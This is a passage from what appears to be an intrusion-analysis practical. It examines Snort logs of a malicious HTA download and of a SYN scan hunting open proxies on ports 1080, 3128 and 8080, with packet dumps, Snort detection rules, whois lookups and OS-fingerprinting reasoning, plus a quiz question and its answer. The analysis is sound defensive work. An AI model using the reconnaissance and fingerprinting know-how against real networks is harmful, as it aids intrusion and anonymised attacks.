Firstly, its possible that the user visited the Web site after receiving an email with the malicious link embedded. This may highlight an employee training issue with regards to handling unexpected or anonymous emails and would need to be addressed immediately. Receiving emails of this kind could also highlight a weakness within the clients Mail Server filtering policies that may also require a detailed review. Even if in hindsight nothing could have been done to prevent this email at the time, the client could at least be proactive and filter emails for content associated with this URL in future. A similar proactive solution could also be applied to the corporate proxy located on the DMZ. This server should be

providing fine-grain access control to web content from the client's internal network. Due to this incident, network administrators should apply a filter that blocks access to any Internet URL associated with this malicious web server. Access control lists on the routers can also be amended to prevent internal users connecting to this specific address or its associates again.

Although a number of proactive solutions can be initiated, it's important to highlight that this attack was unsuccessful because the client had applied the MS03-032 and MS04-040 patches upon release. This is proven to be the most effective defence against this attack and its associated vulnerability, as described in the Microsoft Security Bulletins.

Multiple Choice Question:

What triggered the attacking web server's malicious response?

(a) The attacking IP made a HTTP GET request
(b) The victim IP made a HTTP GET request
(c) The victim simply visited the attacking IP's Home Page
(d) The attacking IP dropped a hta.reg file on the victims machine.

Answer = (b) – The victim host initiated a HTTP connection to the attacking host over port 80 TCP. Once the three-way handshake was complete the victim made a specific HTTP GET request. This request triggered the attacking IP to transfer a HTA with a malicious Javascript imbedded that attempts to download various files from another site.

Part 2 Trace 2 References:

1. http://www.microsoft.com/technet/security/bulletin/MS03-040.mspx

2. http://www.microsoft.com/technet/security/bulletin/MS03-032.mspx
3. http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0838
4. http://www.cert.org/advisories/CA-2003-22.html
5. http://www.kb.cert.org/vuls/id/865940
6. http://uk.trendmicro-europe.com/enterprise/security_info/ve_detail.php?id=58765&VName=BAT_DEBESKI.B
7. http://www.wilderssecurity.com/archive/index.php/t-14347
8. http://news.com.com/2100-1023-253074.html?legacy=cnet
9. http://www.complaints.com/august2001/complaintoftheday.august25.4.htm
10. http://news.com.com/2009-1023_3-251960.html
11. http://www.bugnet.com/alerts/ba0103231.html

Trace #3: TCP Connections to port 1080,3128,8080

Source of trace:

This trace was extracted from the log file dated 2002.6.2 located at incidents.org/logs/raw. This log file is available from the following URL:

http://www.incidents.org/logs/raw/2002.6.2

It's important to note that this log file has been sanitised. All of the IP addresses from the protected network space have been "munged"[1] and no information has been provided with regards to the network layout.

Detect was generated by:

This log file was generated by a Snort Intrusion Detection System running in binary logging mode, hence only packets that violate the ruleset will appear in the log. A small amount of time was spent interrogating the log file using Windump and a variety of filters, after which an interesting trace was eventually detected with regards to an external host with an IP address of 66.60.157.246. In order to analyse this detect accurately its imperative that we can view as much packet information as possible from the log file, hence why the following parameters were used when running Windump:

windump -n -v -X -r 2002.6.2 host 66.60.157.246

In addition to the –n switch (Do not resolve host addresses and port numbers to names), the –v switch was also used to increase the verbose output so that ttl and total length fields in each IP packet are printed. In addition, the –X switch was used to tell Windump to print hex and its associated ascii aswell. In this instance a custom filter file (-F <file>) has not been applied in order to show the exact syntax applied in this filter. This windump filter provided the following detect of interest:

windump -n -v -X -r 2002.6.2 host 66.60.157.246

```
15:15:12.464488 IP (tos 0x0, ttl 48, id 14162, len 60) 66.60.157.246.2312 > 46.5.130.100.1080: S
[bad tcp cksum d74 (->86c)!] 4218369424:4218369424(0) win 16384 <mss 1460,nop,wscale
0,nop,nop,timestamp 33239493 0> (DF)bad cksum 87d6 (->82ce)!
0x0000   4500 003c 3752 4000 3006 87d6 423c 9df6      E..<7R@.0...B<..
0x0010   2e05 8264 0908 0438 fb6f 3590 0000 0000      ...d...8.o5.....
0x0020   a002 4000 0d74 0000 0204 05b4 0103 0300      ..@..t..........
0x0030   0101 080a 01fb 31c5 0000 0000                ......1.....
15:15:15.624488 IP (tos 0x0, ttl 48, id 14584, len 60) 66.60.157.246.2312 > 46.5.130.100.1080: S
[bad tcp cksum c48 (->740)!] 4218369424:4218369424(0) win 16384 <mss 1460,nop,wscale
0,nop,nop,timestamp 33239793 0> (DF)bad cksum 8630 (->8128)!
0x0000   4500 003c 38f8 4000 3006 8630 423c 9df6      E..<8.@.0..0B<..
0x0010   2e05 8264 0908 0438 fb6f 3590 0000 0000      ...d...8.o5.....
```

```
0x0020   a002 4000 0c48 0000 0204 05b4 0103 0300       ..@..H.........
0x0030   0101 080a 01fb 32f1 0000 0000                 ......2.....
15:15:18.324488 IP (tos 0x0, ttl 48, id 15021, len 60) 66.60.157.246.2312 > 46.5.130.100.1080: S
[bad tcp cksum b1c (->614)!] 4218369424:4218369424(0) win 16384 <mss 1460,nop,wscale
0,nop,nop,timestamp 33240093 0> (DF)bad cksum 847b (->7f73)!
0x0000   4500 003c 3aad 4000 3006 847b 423c 9df6       E..<:.@.0..{B<..
0x0010   2e05 8264 0908 0438 fb6f 3590 0000 0000       ...d...8.o5.....
0x0020   a002 4000 0b1c 0000 0204 05b4 0103 0300       ..@.............
0x0030   0101 080a 01fb 341d 0000 0000                 ......4.....
15:15:21.284488 IP (tos 0x0, ttl 48, id 15541, len 60) 66.60.157.246.2312 > 46.5.130.100.1080: S
[bad tcp cksum 9f0 (->4e8)!] 4218369424:4218369424(0) win 16384 <mss 1460,nop,wscale
0,nop,nop,timestamp 33240393 0> (DF)bad cksum 8273 (->7d6b)!
0x0000   4500 003c 3cb5 4000 3006 8273 423c 9df6       E..<<.@.0..sB<..
0x0010   2e05 8264 0908 0438 fb6f 3590 0000 0000       ...d...8.o5.....
0x0020   a002 4000 09f0 0000 0204 05b4 0103 0300       ..@.............
0x0030   0101 080a 01fb 3549 0000 0000                 ......5I....
15:15:24.284488 IP (tos 0x0, ttl 48, id 16013, len 60) 66.60.157.246.2312 > 46.5.130.100.1080: S
[bad tcp cksum 8c4 (->3bc)!] 4218369424:4218369424(0) win 16384 <mss 1460,nop,wscale
0,nop,nop,timestamp 33240693 0> (DF)bad cksum 809b (->7b93)!
0x0000   4500 003c 3e8d 4000 3006 809b 423c 9df6       E..<>.@.0...B<..
0x0010   2e05 8264 0908 0438 fb6f 3590 0000 0000       ...d...8.o5.....
0x0020   a002 4000 08c4 0000 0204 05b4 0103 0300       ..@.............
0x0030   0101 080a 01fb 3675 0000 0000                 ......6u....
15:15:27.284488 IP (tos 0x0, ttl 48, id 16475, len 60) 66.60.157.246.2312 > 46.5.130.100.1080: S
[bad tcp cksum 798 (->290)!] 4218369424:4218369424(0) win 16384 <mss 1460,nop,wscale
0,nop,nop,timestamp 33240993 0> (DF)bad cksum 7ecd (->79c5)!
0x0000   4500 003c 405b 4000 3006 7ecd 423c 9df6       E..<@[@.0.~.B<..
0x0010   2e05 8264 0908 0438 fb6f 3590 0000 0000       ...d...8.o5.....
0x0020   a002 4000 0798 0000 0204 05b4 0103 0300       ..@.............
0x0030   0101 080a 01fb 37a1 0000 0000                 ......7.....
15:15:33.354488 IP (tos 0x0, ttl 48, id 17278, len 60) 66.60.157.246.2312 > 46.5.130.100.1080: S
[bad tcp cksum 540 (->38)!] 4218369424:4218369424(0) win 16384 <mss 1460,nop,wscale
0,nop,nop,timestamp 33241593 0> (DF)bad cksum 7baa (->76a2)!
0x0000   4500 003c 437e 4000 3006 7baa 423c 9df6       E..<C~@.0.{.B<..
0x0010   2e05 8264 0908 0438 fb6f 3590 0000 0000       ...d...8.o5.....
0x0020   a002 4000 0540 0000 0204 05b4 0103 0300       ..@..@..........
0x0030   0101 080a 01fb 39f9 0000 0000                 ......9.....
15:15:36.324488 IP (tos 0x0, ttl 48, id 17726, len 60) 66.60.157.246.3013 > 46.5.130.100.1080: S
[bad tcp cksum 48ce (->43c6)!] 2268160598:2268160598(0) win 16384 <mss 1460,nop,wscale
0,nop,nop,timestamp 33241894 0> (DF)bad cksum 79ea (->74e2)!
0x0000   4500 003c 453e 4000 3006 79ea 423c 9df6       E..<E>@.0.y.B<..
0x0010   2e05 8264 0bc5 0438 8731 6256 0000 0000       ...d...8.1bV....
0x0020   a002 4000 48ce 0000 0204 05b4 0103 0300       ..@.H...........
0x0030   0101 080a 01fb 3b26 0000 0000                 ......;&....
15:15:39.454488 IP (tos 0x0, ttl 48, id 18146, len 60) 66.60.157.246.3013 > 46.5.130.100.1080: S
[bad tcp cksum 47a2 (->429a)!] 2268160598:2268160598(0) win 16384 <mss 1460,nop,wscale
0,nop,nop,timestamp 33242194 0> (DF)bad cksum 7846 (->733e)!
0x0000   4500 003c 46e2 4000 3006 7846 423c 9df6       E..<F.@.0.xFB<..
0x0010   2e05 8264 0bc5 0438 8731 6256 0000 0000       ...d...8.1bV....
0x0020   a002 4000 47a2 0000 0204 05b4 0103 0300       ..@.G...........
0x0030   0101 080a 01fb 3c52 0000 0000                 ......<R....
15:15:42.324488 IP (tos 0x0, ttl 48, id 18519, len 60) 66.60.157.246.3013 > 46.5.130.100.1080: S
[bad tcp cksum 4676 (->416e)!] 2268160598:2268160598(0) win 16384 <mss 1460,nop,wscale
0,nop,nop,timestamp 33242494 0> (DF)bad cksum 76d1 (->71c9)!
0x0000   4500 003c 4857 4000 3006 76d1 423c 9df6       E..<HW@.0.v.B<..
0x0010   2e05 8264 0bc5 0438 8731 6256 0000 0000       ...d...8.1bV....
```

```
0x0020   a002 4000 4676 0000 0204 05b4 0103 0300        ..@.Fv.....
0x0030   0101 080a 01fb 3d7e 0000 0000                  ......=~....
15:15:45.304488 IP (tos 0x0, ttl 48, id 18902, len 60) 66.60.157.246.3013 > 46.5.130.100.1080: S
[bad tcp cksum 454a (->4042)!] 2268160598:2268160598(0) win 16384 <mss 1460,nop,wscale
0,nop,nop,timestamp 33242794 0> (DF)bad cksum 7552 (->704a)!
0x0000   4500 003c 49d6 4000 3006 7552 423c 9df6        E..<I.@.0.uRB<..
0x0010   2e05 8264 0bc5 0438 8731 6256 0000 0000        ...d...8.1bV....
0x0020   a002 4000 454a 0000 0204 05b4 0103 0300        ..@.EJ.....
0x0030   0101 080a 01fb 3eaa 0000 0000                  ......>.....
15:15:48.304488 IP (tos 0x0, ttl 48, id 19290, len 60) 66.60.157.246.3013 > 46.5.130.100.1080: S
[bad tcp cksum 441e (->3f16)!] 2268160598:2268160598(0) win 16384 <mss 1460,nop,wscale
0,nop,nop,timestamp 33243094 0> (DF)bad cksum 73ce (->6ec6)!
0x0000   4500 003c 4b5a 4000 3006 73ce 423c 9df6        E..<KZ@.0.s.B<..
0x0010   2e05 8264 0bc5 0438 8731 6256 0000 0000        ...d...8.1bV....
0x0020   a002 4000 441e 0000 0204 05b4 0103 0300        ..@.D.....
0x0030   0101 080a 01fb 3fd6 0000 0000                  ......?.....
15:15:51.294488 IP (tos 0x0, ttl 48, id 19681, len 60) 66.60.157.246.3013 > 46.5.130.100.1080: S
[bad tcp cksum 42f2 (->3dea)!] 2268160598:2268160598(0) win 16384 <mss 1460,nop,wscale
0,nop,nop,timestamp 33243394 0> (DF)bad cksum 7247 (->6d3f)!
0x0000   4500 003c 4ce1 4000 3006 7247 423c 9df6        E..<L.@.0.rGB<..
0x0010   2e05 8264 0bc5 0438 8731 6256 0000 0000        ...d...8.1bV....
0x0020   a002 4000 42f2 0000 0204 05b4 0103 0300        ..@.B.....
0x0030   0101 080a 01fb 4102 0000 0000                  ......A.....
15:15:57.394488 IP (tos 0x0, ttl 48, id 20410, len 60) 66.60.157.246.3013 > 46.5.130.100.1080: S
[bad tcp cksum 409a (->3b92)!] 2268160598:2268160598(0) win 16384 <mss 1460,nop,wscale
0,nop,nop,timestamp 33243994 0> (DF)bad cksum 6f6e (->6a66)!
0x0000   4500 003c 4fba 4000 3006 6f6e 423c 9df6        E..<O.@.0.onB<..
0x0010   2e05 8264 0bc5 0438 8731 6256 0000 0000        ...d...8.1bV....
0x0020   a002 4000 409a 0000 0204 05b4 0103 0300        ..@.@.....
0x0030   0101 080a 01fb 435a 0000 0000                  ......CZ....
15:16:48.404488 IP (tos 0x0, ttl 48, id 27951, len 60) 66.60.157.246.4860 > 46.5.130.100.3128: S
[bad tcp cksum 737 (->22f)!] 4216456306:4216456306(0) win 16384 <mss 1460,nop,wscale
0,nop,nop,timestamp 33249097 0> (DF)bad cksum 51f9 (->4cf1)!
0x0000   4500 003c 6d2f 4000 3006 51f9 423c 9df6        E..<m/@.0.Q.B<..
0x0010   2e05 8264 12fc 0c38 fb52 0472 0000 0000        ...d...8.R.r....
0x0020   a002 4000 0737 0000 0204 05b4 0103 0300        ..@..7.....
0x0030   0101 080a 01fb 5749 0000 0000                  ......WI....
15:16:51.384488 IP (tos 0x0, ttl 48, id 28337, len 60) 66.60.157.246.4860 > 46.5.130.100.3128: S
[bad tcp cksum 60b (->103)!] 4216456306:4216456306(0) win 16384 <mss 1460,nop,wscale
0,nop,nop,timestamp 33249397 0> (DF)bad cksum 5077 (->4b6f)!
0x0000   4500 003c 6eb1 4000 3006 5077 423c 9df6        E..<n.@.0.PwB<..
0x0010   2e05 8264 12fc 0c38 fb52 0472 0000 0000        ...d...8.R.r....
0x0020   a002 4000 060b 0000 0204 05b4 0103 0300        ..@.....
0x0030   0101 080a 01fb 5875 0000 0000                  ......Xu....
15:16:54.344488 IP (tos 0x0, ttl 48, id 28724, len 60) 66.60.157.246.4860 > 46.5.130.100.3128: S
[bad tcp cksum 4df (->ffd6)!] 4216456306:4216456306(0) win 16384 <mss 1460,nop,wscale
0,nop,nop,timestamp 33249697 0> (DF)bad cksum 4ef4 (->49ec)!
0x0000   4500 003c 7034 4000 3006 4ef4 423c 9df6        E..<p4@.0.N.B<..
0x0010   2e05 8264 12fc 0c38 fb52 0472 0000 0000        ...d...8.R.r....
0x0020   a002 4000 04df 0000 0204 05b4 0103 0300        ..@.....
0x0030   0101 080a 01fb 59a1 0000 0000                  ......Y.....
15:16:57.394488 IP (tos 0x0, ttl 48, id 29128, len 60) 66.60.157.246.4860 > 46.5.130.100.3128: S
[bad tcp cksum 3b3 (->feaa)!] 4216456306:4216456306(0) win 16384 <mss 1460,nop,wscale
0,nop,nop,timestamp 33249997 0> (DF)bad cksum 4d60 (->4858)!
0x0000   4500 003c 71c8 4000 3006 4d60 423c 9df6        E..<q.@.0.M`B<..
0x0010   2e05 8264 12fc 0c38 fb52 0472 0000 0000        ...d...8.R.r....
```

```
0x0020   a002 4000 03b3 0000 0204 05b4 0103 0300        ..@.............
0x0030   0101 080a 01fb 5acd 0000 0000                  ......Z.....
15:17:00.334488 IP (tos 0x0, ttl 48, id 29518, len 60) 66.60.157.246.4860 > 46.5.130.100.3128: S
[bad tcp cksum 287 (->fd7e)!] 4216456306:4216456306(0) win 16384 <mss 1460,nop,wscale
0,nop,nop,timestamp 33250297 0> (DF)bad cksum 4bda (->46d2)!
0x0000   4500 003c 734e 4000 3006 4bda 423c 9df6        E..<sN@.0.K.B<..
0x0010   2e05 8264 12fc 0c38 fb52 0472 0000 0000        ...d...8.R.r....
0x0020   a002 4000 0287 0000 0204 05b4 0103 0300        ..@.............
0x0030   0101 080a 01fb 5bf9 0000 0000                  ......[.....
15:17:03.344488 IP (tos 0x0, ttl 48, id 29884, len 60) 66.60.157.246.4860 > 46.5.130.100.3128: S
[bad tcp cksum 15b (->fc52)!] 4216456306:4216456306(0) win 16384 <mss 1460,nop,wscale
0,nop,nop,timestamp 33250597 0> (DF)bad cksum 4a6c (->4564)!
0x0000   4500 003c 74bc 4000 3006 4a6c 423c 9df6        E..<t.@.0.JlB<..
0x0010   2e05 8264 12fc 0c38 fb52 0472 0000 0000        ...d...8.R.r....
0x0020   a002 4000 015b 0000 0204 05b4 0103 0300        ..@..[..........
0x0030   0101 080a 01fb 5d25 0000 0000                  ......]%....
15:17:09.434488 IP (tos 0x0, ttl 48, id 30606, len 60) 66.60.157.246.4860 > 46.5.130.100.3128: S
[bad tcp cksum ff02 (->f9fa)!] 4216456306:4216456306(0) win 16384 <mss 1460,nop,wscale
0,nop,nop,timestamp 33251197 0> (DF)bad cksum 479a (->4292)!
0x0000   4500 003c 778e 4000 3006 479a 423c 9df6        E..<w.@.0.G.B<..
0x0010   2e05 8264 12fc 0c38 fb52 0472 0000 0000        ...d...8.R.r....
0x0020   a002 4000 ff02 0000 0204 05b4 0103 0300        ..@.............
0x0030   0101 080a 01fb 5f7d 0000 0000                  ......_}....
15:18:24.414488 IP (tos 0x0, ttl 48, id 40021, len 60) 66.60.157.246.2550 > 46.5.130.100.8080: S
[bad tcp cksum f63f (->f137)!] 1727560173:1727560173(0) win 16384 <mss 1460,nop,wscale
0,nop,nop,timestamp 33258701 0> (DF)bad cksum 22d3 (->1dcb)!
0x0000   4500 003c 9c55 4000 3006 22d3 423c 9df6        E..<.U@.0.".B<..
0x0010   2e05 8264 09f6 1f90 66f8 79ed 0000 0000        ...d....f.y.....
0x0020   a002 4000 f63f 0000 0204 05b4 0103 0300        ..@..?..........
0x0030   0101 080a 01fb 7ccd 0000 0000                  ......|.....
15:18:27.554488 IP (tos 0x0, ttl 48, id 40397, len 60) 66.60.157.246.2550 > 46.5.130.100.8080: S
[bad tcp cksum f513 (->f00b)!] 1727560173:1727560173(0) win 16384 <mss 1460,nop,wscale
0,nop,nop,timestamp 33259001 0> (DF)bad cksum 215b (->1c53)!
0x0000   4500 003c 9dcd 4000 3006 215b 423c 9df6        E..<..@.0.![B<..
0x0010   2e05 8264 09f6 1f90 66f8 79ed 0000 0000        ...d....f.y.....
0x0020   a002 4000 f513 0000 0204 05b4 0103 0300        ..@.............
0x0030   0101 080a 01fb 7df9 0000 0000                  ......}.....
15:18:30.444488 IP (tos 0x0, ttl 48, id 40757, len 60) 66.60.157.246.2550 > 46.5.130.100.8080: S
[bad tcp cksum f3e7 (->eedf)!] 1727560173:1727560173(0) win 16384 <mss 1460,nop,wscale
0,nop,nop,timestamp 33259301 0> (DF)bad cksum 1ff3 (->1aeb)!
0x0000   4500 003c 9f35 4000 3006 1ff3 423c 9df6        E..<.5@.0...B<..
0x0010   2e05 8264 09f6 1f90 66f8 79ed 0000 0000        ...d....f.y.....
0x0020   a002 4000 f3e7 0000 0204 05b4 0103 0300        ..@.............
0x0030   0101 080a 01fb 7f25 0000 0000                  .......%....
15:18:33.474488 IP (tos 0x0, ttl 48, id 41136, len 60) 66.60.157.246.2550 > 46.5.130.100.8080: S
[bad tcp cksum f2bb (->edb3)!] 1727560173:1727560173(0) win 16384 <mss 1460,nop,wscale
0,nop,nop,timestamp 33259601 0> (DF)bad cksum 1e78 (->1970)!
0x0000   4500 003c a0b0 4000 3006 1e78 423c 9df6        E..<..@.0..xB<..
0x0010   2e05 8264 09f6 1f90 66f8 79ed 0000 0000        ...d....f.y.....
0x0020   a002 4000 f2bb 0000 0204 05b4 0103 0300        ..@.............
0x0030   0101 080a 01fb 8051 0000 0000                  .......Q....
15:18:36.434488 IP (tos 0x0, ttl 48, id 41538, len 60) 66.60.157.246.2550 > 46.5.130.100.8080: S
[bad tcp cksum f18f (->ec87)!] 1727560173:1727560173(0) win 16384 <mss 1460,nop,wscale
0,nop,nop,timestamp 33259901 0> (DF)bad cksum 1ce6 (->17de)!
0x0000   4500 003c a242 4000 3006 1ce6 423c 9df6        E..<.B@.0...B<..
0x0010   2e05 8264 09f6 1f90 66f8 79ed 0000 0000        ...d....f.y.....
```

```
0x0020   a002 4000 f18f 0000 0204 05b4 0103 0300        ..@.............
0x0030   0101 080a 01fb 817d 0000 0000                  .......}....
15:18:39.404488 IP (tos 0x0, ttl 48, id 41899, len 60) 66.60.157.246.2550 > 46.5.130.100.8080: S
[bad tcp cksum f063 (->eb5b)!] 1727560173:1727560173(0) win 16384 <mss 1460,nop,wscale
0,nop,nop,timestamp 33260201 0> (DF)bad cksum 1b7d (->1675)!
0x0000   4500 003c a3ab 4000 3006 1b7d 423c 9df6        E..<..@.0..}B<..
0x0010   2e05 8264 09f6 1f90 66f8 79ed 0000 0000        ...d....f.y.....
0x0020   a002 4000 f063 0000 0204 05b4 0103 0300        ..@..c..........
0x0030   0101 080a 01fb 82a9 0000 0000                  ............
15:18:45.404488 IP (tos 0x0, ttl 48, id 42614, len 60) 66.60.157.246.2550 > 46.5.130.100.8080: S
[bad tcp cksum ee0b (->e903)!] 1727560173:1727560173(0) win 16384 <mss 1460,nop,wscale
0,nop,nop,timestamp 33260801 0> (DF)bad cksum 18b2 (->13aa)!
0x0000   4500 003c a676 4000 3006 18b2 423c 9df6        E..<.v@.0...B<..
0x0010   2e05 8264 09f6 1f90 66f8 79ed 0000 0000        ...d....f.y.....
0x0020   a002 4000 ee0b 0000 0204 05b4 0103 0300        ..@.............
0x0030   0101 080a 01fb 8501 0000 0000                  ............
```

Although there is no information regarding the location or configuration of this Snort device, we are able to speculate what Snort rules triggered these alerts. Based upon detailed analysis, this detect was most likely triggered by a combination of the following rules:

alert tcp $EXTERNAL_NET any -> $HOME_NET 1080 (msg:"SCAN SOCKS Proxy attempt"; stateless; flags:S,12; reference:url,help.undernet.org/proxyscan/; classtype:attempted-recon; sid:615; rev:5;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 3128 (msg:"SCAN Squid Proxy attempt"; stateless; flags:S,12; classtype:attempted-recon; sid:618; rev:5;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 8080 (msg:"SCAN Proxy Port 8080 attempt"; stateless; flags:S,12; classtype:attempted-recon; sid:620; rev:6;)

All three rules are designed to detect any external host sending a TCP-SYN packet (as defined in the snort.conf file), in an attempt to initiate a TCP connection with the protected destination host over ports 1080,3128 and 8080 respectively.

Probability source address was spoofed:

It is considered unlikely that the source address was spoofed. This logged activity most likely represents an attacker conducting network reconnaissance, specifically searching for open proxy servers on TCP ports 1080, 3128 and 8080. In order for this reconnaissance activity to be of any use, it's vital that the response from the target host is sent back to the attacking host. On this basis if the attacker spoofed the source address, the response (if any) from the target host would be sent back to the spoofed address and not the attackers.

With this logic now established we are able to gather some intelligence regarding the attacking source IP. Performing a Whois query using Sam Spade provided the following information:

```
Trying 66.60.157.246 at ARIN
Trying 66.60.157 at ARIN

OrgName:    Surewest Internet
OrgID:      SURW
Address:    P.O. Box 969
City:       Roseville
StateProv:  CA
PostalCode: 95678
Country:    US

NetRange:   66.60.128.0 - 66.60.191.255
CIDR:       66.60.128.0/18
NetName:    SUREWEST-INTERNET
NetHandle:  NET-66-60-128-0-1
Parent:     NET-66-0-0-0-0
NetType:    Direct Allocation
NameServer: NS1.SUREWEST.NET
NameServer: NS2.SUREWEST.NET
```

While an nslookup query against the attacking IP provided the following information:

```
nslookup 66.60.157.246
Canonical name: 246.157-60-66-fuji-dsl.static.surewest.net
```

Based upon this information we are able to determine that an ISP named Surewest provides the IP address assigned to the attacker. Furthermore, based upon the Canonical name provided by the nslookup query, we can be confident that Surewest provides high-speed Internet connections, one of which is utilised by the attacker. Surewest's website confirms the availability of high-speed connections http://www.surewestbroadband.com.

What is interesting is that the attacker appears to have utilised a static IP address. If a victim were to trace an attack back to the source, the process of contacting the ISP with attack information is made somewhat easier if a static IP is involved, since its usually assigned to a specific user. There is a possibility however that the source address in this instance has been compromised and is being used as platform to launch attacks against other hosts including ours. This is a common tactic employed by many in an attempt to prevent anyone tracing an attack back to its true origin. On this basis we may find the true attacker is hiding behind multiple hosts in an attempt to minimise the risk of being traced. Many

attackers prefer to use dial-up accounts because they're cheaper, readily available and will only be assigned a temporary address from a large IP pool when they dial-up. Since the probability of an attacker being assigned the same IP address twice (within a medium timeframe) is minimal, the chance of a victim correlating attacks from an array of IP's to one specific user is extremely unlikely. Furthermore, if an attack was relatively aggressive, the victim may subsequently block the source IP (whether through an automated or manual process) at their border routers etc. Since it would be impractical for the victim to block the entire ISP netrange, the attacker only needs to Dial-up again to obtain a different IP address in order to continue their malicious activity.

Description of attack:

This detect represents an attackers reconnaissance technique in the form of port scanning in search for specific proxy servers, namely:

1080/tcp (SOCKS Proxy)
3128/tcp (Squid Proxy)
8080/tcp (Proxy)

This attacker like many others in the wild are attempting to discover live hosts potentially running common proxy services. The discovery of a miss-configured proxy server could be exploited to the extent that its used as a platform to launch attacks, thus any attack would appear to originate from the compromised proxy host rather than the attackers true source address. In a sense the attacker is hiding behind another IP address to obfuscate the true attack source, or to remain anonymous when conducting other illegitimate activities. Additionally, if the compromised proxy is situated behind a firewall, it could potentially be used to gain further access to the network from which it resides.

Port scanning from a generalised perspective is not uncommon and is one of the most popular techniques an attacker uses to discover listening hosts and services. Port scanning activity can be loosely defined into three categories, Horizontal Scanning (many hosts targeted looking for few services on each), Vertical Scanning (few hosts targeted looking for multiple services on each) or Block Scanning (many hosts many services). By correlating the log evidence available in this detect, combined with these established scanning definitions we can class the attack in this instance as a vertical scan.

Based on the log evidence alone we can only speculate that the attacker was performing network reconnaissance in an attempt to find listening proxy services. On this basis there are no specific CVE entries that suggest the above proxy services are vulnerable to simple SYN connection requests. There is however a variety of exploitable vulnerabilities with regards to specific proxy services if the attacker was so inclined to discover and exploit them. Since we are unaware of the attackers exact intentions and attack vectors available in his/her arsenal, it

would be impractical in this case to explore and explain all vulnerabilities related to all proxy services. To summarise, this attack only represents a reconnaissance effort with no immediate threat, however, this activity should not be ignored on these grounds because reconnaissance activities are usually a precursor to more intrusive attacks.

Attack Mechanism:

In this detect, the attacker specifically targeted 46.5.130.100 and sent multiple SYN packets to TCP ports 1080,3128 and 8080. The duration of the scan occurred between the timestamps of 15:15:12 and 15:18:45, during which 28 SYN packets were captured in total.

By analyzing all available log data, it appears the attacker failed to discover any listening proxy services running on the target. A target host listening on these ports would reply with a SYN-ACK packet once the SYN packet was received. The fact that there was no such response would explain why the attacker sent multiple SYN packets. The use of a static source port and initial sequence number (ISN) for each connection attempt would also confirm no response was established. For example: Each SYN packet sent to port 8080/tcp had a static source port of 2550 and ISN of 1727560173 as printed on the windump filter below:

windump -n -r 2002.6.2 host 66.60.157.246 and port 8080

```
15:18:24.414488 IP 66.60.157.246.2550 > 46.5.130.100.8080: S 1727560173:1727560173(0)
win 16384 <mss 1460,nop,
wscale 0,nop,nop,timestamp 33258701 0> (DF)
15:18:27.554488 IP 66.60.157.246.2550 > 46.5.130.100.8080: S 1727560173:1727560173(0)
win 16384 <mss 1460,nop,
wscale 0,nop,nop,timestamp 33259001 0> (DF)
15:18:30.444488 IP 66.60.157.246.2550 > 46.5.130.100.8080: S 1727560173:1727560173(0)
win 16384 <mss 1460,nop,
wscale 0,nop,nop,timestamp 33259301 0> (DF)
15:18:33.474488 IP 66.60.157.246.2550 > 46.5.130.100.8080: S 1727560173:1727560173(0)
win 16384 <mss 1460,nop,
wscale 0,nop,nop,timestamp 33259601 0> (DF)
15:18:36.434488 IP 66.60.157.246.2550 > 46.5.130.100.8080: S 1727560173:1727560173(0)
win 16384 <mss 1460,nop,
wscale 0,nop,nop,timestamp 33259901 0> (DF)
15:18:39.404488 IP 66.60.157.246.2550 > 46.5.130.100.8080: S 1727560173:1727560173(0)
win 16384 <mss 1460,nop,
wscale 0,nop,nop,timestamp 33260201 0> (DF)
15:18:45.404488 IP 66.60.157.246.2550 > 46.5.130.100.8080: S 1727560173:1727560173(0)
win 16384 <mss 1460,nop,
wscale 0,nop,nop,timestamp 33260801 0> (DF)
28
```

In addition, 7 SYN packets in total were sent within 21 seconds before eventually giving up. After the first SYN packet was sent, the source host waited 3 seconds for a SYN-ACK response. Since there was no such response, another SYN

packet was sent automatically using the same source port and ISN as previous. All of these factors most likely indicate an automated process that occurred because a connection could not be established. A similar process also occurred with connection attempts to both 1080 and 3128. It would appear that the attacker was reluctant to give up and move on to other potential targets.

There are a number of possibilities why the desired SYN-ACK response was not detected. Firstly, it's possible that the host is currently offline. Maybe the attacker knows the existence of proxy services on this host, but is unaware of its current status. That would explain why the attacker was persistent and specifically targeted this host rather than conducting a horizontal scan across the entire network. Secondly, it's possible that the targets firewall and/or border routers have IP filtering/ACL policies in place that subsequently dropped the SYN packets before they even arrived at the target host. Finally, it's possible the target host was live, but responded with a RST packet because it was not listening on these ports. Since we didn't detect any reply from the target host we could assume that a firewall or router blocked such a response. This action is common to prevent attackers gaining information based upon response type, which in-turn can provide key hints with regards to a hosts current status, potential services running or OS type etc. All such information would be used to collate a profile of the potential victim(s) and perimeter defenses before an attacking strategy can be implemented.

By investigating the TTL field within each packet we could determine the OS probably running on the source (although not 100% accurate). By reviewing our complete detect we can see that every packet had a TTL value of 48. This most likely means that the packet had to traverse over 16 hops to reach the target host, thus the original TTL value was 64. On this basis we could speculate that the packet was sent from a linux or freeBSD box. We can further increase the probability of discovering the OS type by investigating the set window size in each packet. All packets in this detect have a window size of 16384, by default the following OS set this window size: FreeBSD, and Windows 2000. Since Windows 2000 sets the TTL value to 128 not 64 we could speculate that the source is most likely running FreeBSD. Again I must emphasize that this is based upon probability and is not 100% accurate, especially since the default TTL value can be configured and even spoofed.

An article on Passive OS fingerprinting (p0f) detailing TTL and Windows size values as per OS type can be viewed here:

http://www.stearns.org/p0f/devel/p0f.fp

The last question to address is what tool was the attacker using to aid in the search for open proxies on ports 1080,3128 and 8080? In all probability, the attacker conducted the scan with the assistance of a port-scanning tool rather than conducting the reconnaissance on a manual basis (certainly the slower

alternative). A popular port-scanning tool such as Nmap is most likely, but really any scanning tool that can identify remote hosts listening on these ports could be used.

Correlations:

This scan type is not uncommon, while the reports of such activity have been logged for quite some time now. Scanning activity for 1080/tcp has only recently been knocked off the www.Incidents.org Top Ten List, however, it will most likely regain a position in this chart due to its sporadic nature.

The use of open proxy servers is so popular that many sites provide and maintain a list of known open proxies to use. Some sites claim to provide legitimate proxy services for all that require it:

http://theproxyconnection.com/httplist.html

With sites such as this you can become a proxy member that provides you with a list of proxies available for use at any time. An example of another site providing a list of anonymous proxy severs can be seen here:

http://www.multiproxy.org/

Whether these sites are really legitimate is another question, however, sites do exist that illegally scan the Internet for open proxy servers. It is possible that the attacker in this detect is attempting to maintain a list of open proxy servers for sites such as this or for private use.

